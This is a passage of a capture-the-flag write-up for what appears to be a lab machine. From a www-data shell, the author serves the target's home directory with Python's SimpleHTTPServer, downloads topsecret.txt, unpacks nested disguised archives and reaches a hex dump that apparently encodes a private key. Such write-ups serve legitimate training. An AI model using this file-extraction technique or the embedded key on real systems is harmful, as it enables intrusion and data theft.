drwxr-xr-x 4 root   root   4096 Nov 19 13:38 ..
lrwxrwxrwx 1 root   root      9 Nov 26 22:11 .bash_history -> /dev/null
-rw-r--r-- 1 newton newton  220 Nov 19 13:38 .bash_logout
-rw-r--r-- 1 newton newton 3771 Nov 19 13:38 .bashrc
drwx------ 2 newton newton 4096 Nov 19 20:13 .cache
-rw-r--r-- 1 newton newton  655 Nov 19 13:38 .profile
drwx------ 2 newton newton 4096 Nov 28 10:04 .ssh
-rw-r--r-- 1 root   root    117 Nov 27 03:14 readme
-rw-r--r-- 1 root   root   3693 Nov 28 10:08 topsecret.txt
-r--r----- 1 root   newton   52 Nov 19 20:28 user-flag.txt
www-data@EguardianGlobalServices:/home/newton$ python -V
python -V
Python 2.7.12
www-data@EguardianGlobalServices:/home/newton$ 
```

download file via python simplehttpserver



File Edit View Search Terminal Help
Directory listing for / - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Instructions
http://192.168...epassword.php
Directory listing for /
192.168.148.229:9999

```
Command 'jed' from package 'jed' (universe)
Command 'pwd' from package 'coreutils' (main)
Command 'pen' from package 'pen' (universe)
Command 'fped' from package 'fped' (universe)
Command 'peg' from package 'peg' (universe)
Command 'red' from package 'ed' (main)
Command 'pee' from package 'moreutils' (universe)
Command 'pev' from package 'pev' (universe)
Command 'med' from package 'ncl-ncarg' (universe)
Command 'zed' from package 'zfs-zed' (universe)
Command 'sed' from package 'sed' (main)
Command 'pex' from package 'pex' (universe)
Command 'pd' from package 'puredata-core' (universe)
ped: command not found
www-data@EguardianGlobalServices:/home/newton$ pwd
pwd
/home/newton
www-data@EguardianGlobalServices:/home/newton$ ls -all
ls -all
total 40
drwxr-xr-x 4 newton newton 4096 Nov 28 10:10 .
drwxr-xr-x 4 root   root   4096 Nov 19 13:38 ..
lrwxrwxrwx 1 root   root      9 Nov 26 22:11 .bash_history -> /dev/null
-rw-r--r-- 1 newton newton  220 Nov 19 13:38 .bash_logout
-rw-r--r-- 1 newton newton 3771 Nov 19 13:38 .bashrc
drwx------ 2 newton newton 4096 Nov 19 20:13 .cache
-rw-r--r-- 1 newton newton  655 Nov 19 13:38 .profile
drwx------ 2 newton newton 4096 Nov 28 10:04 .ssh
-rw-r--r-- 1 root   root    117 Nov 27 03:14 readme
-rw-r--r-- 1 root   root   3693 Nov 28 10:08 topsecret.txt
-r--r----- 1 root   newton   52 Nov 19 20:28 user-flag.txt
www-data@EguardianGlobalServices:/home/newton$ python -V
python -V
Python 2.7.12
www-data@EguardianGlobalServices:/home/newton$ python -m SimpleHTTPServer 9999
<vices:/home/newton$ python -m SimpleHTTPServer 9999
192.168.148.1 - - [30/Nov/2018 05:12:03] "GET / HTTP/1.1" 200 -
192.168.148.1 - - [30/Nov/2018 05:12:04] code 404, message File not found
192.168.148.1 - - [30/Nov/2018 05:12:04] "GET /favicon.ico HTTP/1.1" 404 -
192.168.148.1 - - [30/Nov/2018 05:12:04] code 404, message File not found
192.168.148.1 - - [30/Nov/2018 05:12:04] "GET /favicon.ico HTTP/1.1" 404 -
192.168.148.1 - - [30/Nov/2018 05:12:15] code 404, message File not found
192.168.148.1 - - [30/Nov/2018 05:12:15] "GET /user-flag.txt HTTP/1.1" 404 -
192.168.148.1 - - [30/Nov/2018 05:12:23] "GET /topsecret.txt HTTP/1.1" 200 -
```

Directory listing for /

- .bash_history@
- .bash_logout
- .bashrc
- .cache/
- .profile
- .ssh/
- readme
- topsecret.txt
- user-flag.txt


with file command topsecret file show as a zip file not txt file. Rename and open it.



Secretfile.part1.rar
Secretfile.part2.rar
Secretfile.part3.rar
Secretfile.part4.rar
Secretfile.part5.rar


```
sura@sura-PC:~/Desktop/CTF/writeup$ file topsecret.txt
topsecret.txt: 7-zip archive data, version 0.3
sura@sura-PC:~/Desktop/CTF/writeup$ mv topsecret.txt topsecret.zip
sura@sura-PC:~/Desktop/CTF/writeup$ 
```

Extract splitted file with unrar command.




```
sura@sura-PC:~/Desktop/CTF/writeup$ file topsecret.txt
topsecret.txt: 7-zip archive data, version 0.3
sura@sura-PC:~/Desktop/CTF/writeup$ mv topsecret.txt topsecret.zip
sura@sura-PC:~/Desktop/CTF/writeup$ ls
topsecret  topsecret.zip
sura@sura-PC:~/Desktop/CTF/writeup$ cd topsecret
sura@sura-PC:~/Desktop/CTF/writeup/topsecret$ clear
sura@sura-PC:~/Desktop/CTF/writeup/topsecret$ ls
Secretfile.part1.rar  Secretfile.part3.rar  Secretfile.part5.rar
Secretfile.part2.rar  Secretfile.part4.rar
sura@sura-PC:~/Desktop/CTF/writeup/topsecret$ unrar x -e Secretfile.part1.rar

UNRAR 5.50 freeware      Copyright (c) 1993-2017 Alexander Roshal


Extracting from Secretfile.part1.rar

Creating    home                                                    OK
Creating    home/sura                                               OK
Creating    home/sura/Desktop                                       OK
Creating    home/sura/Desktop/CTF                                   OK
Creating    home/sura/Desktop/CTF/exloit                            OK
Creating    home/sura/Desktop/CTF/exloit/more                       OK
Extracting  home/sura/Desktop/CTF/exloit/more/secret4.bin           18%

Extracting from Secretfile.part2.rar

...         home/sura/Desktop/CTF/exloit/more/secret4.bin           42%

Extracting from Secretfile.part3.rar

...         home/sura/Desktop/CTF/exloit/more/secret4.bin           66%

Extracting from Secretfile.part4.rar

...         home/sura/Desktop/CTF/exloit/more/secret4.bin           90%

Extracting from Secretfile.part5.rar

...         home/sura/Desktop/CTF/exloit/more/secret4.bin           OK
All OK
sura@sura-PC:~/Desktop/CTF/writeup/topsecret$
```

Secret4.bin shows as a zip file. Rename and open it




```
sura@sura-PC:~/Desktop/CTF/writeup/topsecret$ cd home/sura/Desktop/CTF/exloit/more/
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/exloit/more$ ls -all
total 12
drwxr-xr-x 2 sura sura 4096 Nov 30 18:50 .
drwxr-xr-x 3 sura sura 4096 Nov 30 18:50 ..
-rw-r--r-- 1 sura sura 3191 Nov 28 23:25 secret4.bin
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/exloit/more$ file secret4.bin
secret4.bin: Zip archive data, at least v2.0 to extract
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/exloit/more$ mv secret4.bin secret4.zip
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/exloit/more$
```

secret3 file show as 7z file




```
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/exloit/more$
file secret3
secret3: 7-zip archive data, version 0.3
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/exloit/more$
```

secret2 show as tar.gz file



```
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/exloit/more$
file secret2
secret2: XZ compressed data
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/exloit/more$
```


after renaming and extracting founf a txt file called secret.gz



```
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/ex
file secret2
secret2: XZ compressed data
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/ex
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/ex
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/ex
file secret.gz
secret.gz: ASCII text
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/ex
mv
```

rename and open it.


Hex encorded file found


Open
secret.txt
~/Desktop/CTF/writeup/topsecret/home/sura/Desktop/CTF/exloit/more
Terminal
File
Edit
View
Search
Terminal
Help

```
0x4C, 0x53, 0x30, 0x74, 0x4C, 0x53, 0x31, 0x43, 0x52, 0x55, 0x64, 0x4A, 0x54, 0x69, 0x42, 0x53,
0x55, 0x30, 0x45, 0x67, 0x55, 0x46, 0x4A, 0x4A, 0x56, 0x6B, 0x46, 0x55, 0x52, 0x53, 0x42,
0x52, 0x56, 0x6B, 0x74, 0x4C, 0x53, 0x30, 0x74, 0x4C, 0x51, 0x70, 0x4E, 0x53, 0x55, 0x6C,
0x62, 0x33, 0x64, 0x4A, 0x51, 0x6B, 0x46, 0x42, 0x53, 0x30, 0x4E, 0x42, 0x55, 0x55, 0x56,
0x65, 0x54, 0x4E, 0x32, 0x65, 0x45, 0x55, 0x7A, 0x4D, 0x46, 0x5A, 0x77, 0x51, 0x30, 0x52,
0x52, 0x6D, 0x67, 0x79, 0x63, 0x6B, 0x4E, 0x4B, 0x63, 0x32, 0x52, 0x47, 0x5A, 0x58, 0x63,
0x62, 0x32, 0x5A, 0x42, 0x4D, 0x32, 0x35, 0x6B, 0x64, 0x6B, 0x74, 0x51, 0x52, 0x6C, 0x56,
0x63, 0x7A, 0x4E, 0x70, 0x54, 0x46, 0x68, 0x6A, 0x59, 0x54, 0x6B, 0x34, 0x56, 0x30, 0x4E, 0x46,
0x43, 0x6A, 0x64, 0x36, 0x62, 0x56, 0x4E, 0x31, 0x55, 0x57, 0x31, 0x68, 0x56, 0x46, 0x68, 0x56,
0x56, 0x55, 0x78, 0x6D, 0x5A, 0x46, 0x64, 0x33, 0x62, 0x56, 0x41, 0x34, 0x52, 0x47, 0x68, 0x46,
0x5A, 0x6D, 0x5A, 0x48, 0x61, 0x6B, 0x68, 0x6F, 0x56, 0x45, 0x39, 0x55, 0x62, 0x55, 0x78, 0x6A,
0x65, 0x6A, 0x55, 0x78, 0x64, 0x6E, 0x64, 0x69, 0x52, 0x48, 0x52, 0x55, 0x53, 0x32, 0x46, 0x32,
0x4D, 0x6D, 0x77, 0x7A, 0x61, 0x7A, 0x4A, 0x53, 0x4D, 0x54, 0x64, 0x71, 0x64, 0x30, 0x52, 0x47,
0x63, 0x44, 0x4D, 0x31, 0x56, 0x31, 0x51, 0x4B, 0x64, 0x43, 0x74, 0x6E, 0x5A, 0x47, 0x4E, 0x45,
0x4E, 0x33, 0x42, 0x50, 0x52, 0x47, 0x4E, 0x43, 0x5A, 0x54, 0x64, 0x4C, 0x52, 0x57, 0x52, 0x4C,
0x59, 0x69, 0x74, 0x44, 0x55, 0x44, 0x6C, 0x69, 0x4D, 0x45, 0x70, 0x6B, 0x54, 0x46, 0x68, 0x5A,
0x56, 0x48, 0x63, 0x7A, 0x61, 0x55, 0x64, 0x6E, 0x4E, 0x48, 0x5A, 0x78, 0x56, 0x6E, 0x4E, 0x58,
0x54, 0x57, 0x35, 0x72, 0x4C, 0x7A, 0x5A, 0x52, 0x57, 0x6C, 0x64, 0x49, 0x63, 0x44, 0x4A, 0x54,
0x53, 0x56, 0x52, 0x6A, 0x51, 0x57, 0x5A, 0x36, 0x56, 0x44, 0x51, 0x32, 0x5A, 0x41, 0x70, 0x4D,
0x54, 0x31, 0x4E, 0x4F, 0x4F, 0x47, 0x5A, 0x75, 0x53, 0x6D, 0x68, 0x6C, 0x59, 0x31, 0x6C, 0x4D,
0x61, 0x55, 0x31, 0x6E, 0x4F, 0x57, 0x52, 0x31, 0x61, 0x6E, 0x4A, 0x58, 0x61, 0x56, 0x4E, 0x4E,
0x4E, 0x7A, 0x46, 0x35, 0x53, 0x6D, 0x68, 0x77, 0x55, 0x44, 0x67, 0x30, 0x64, 0x32, 0x56, 0x76,
0x53, 0x6B, 0x63, 0x79, 0x62, 0x32, 0x70, 0x57, 0x53, 0x46, 0x42, 0x54, 0x53, 0x58, 0x5A, 0x73,
0x59, 0x56, 0x70, 0x70, 0x63, 0x7A, 0x64, 0x59, 0x51, 0x58, 0x49, 0x35, 0x62, 0x48, 0x64, 0x4C,
0x59, 0x57, 0x78, 0x57, 0x43, 0x6B, 0x56, 0x4D, 0x63, 0x33, 0x6B, 0x79, 0x4B, 0x31, 0x6C, 0x34,
0x56, 0x54, 0x6C, 0x4D, 0x55, 0x48, 0x64, 0x58, 0x63, 0x6E, 0x52, 0x42, 0x65, 0x55, 0x70, 0x4E,
0x57, 0x54, 0x4A, 0x55, 0x61, 0x79, 0x39, 0x32, 0x52, 0x6A, 0x51, 0x34, 0x65, 0x6B, 0x4A, 0x4A,
0x55, 0x54, 0x42, 0x55, 0x64, 0x30, 0x64, 0x46, 0x55, 0x30, 0x4A, 0x72, 0x4F, 0x45, 0x6C, 0x56,
0x64, 0x57, 0x46, 0x68, 0x4D, 0x6A, 0x46, 0x4F, 0x62, 0x47, 0x38, 0x32, 0x64, 0x6A, 0x51, 0x34,
0x4D, 0x47, 0x68, 0x4C, 0x57, 0x57, 0x70, 0x73, 0x55, 0x30, 0x6F, 0x4B, 0x51, 0x58, 0x46, 0x5A,
```

```
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/su
mv secret.gz secret.txt
sura@sura-PC:~/Desktop/CTF/writeup/topsecret/home/su
```

Hex to ASCII text converter


Secure
https://www.rapidtables.com/convert/number/hex-to-ascii.html
RapidTables
Google Custom Search
Convert
Reset
Swap

Home › Conversion › Number conversion › Hex to ASCII text

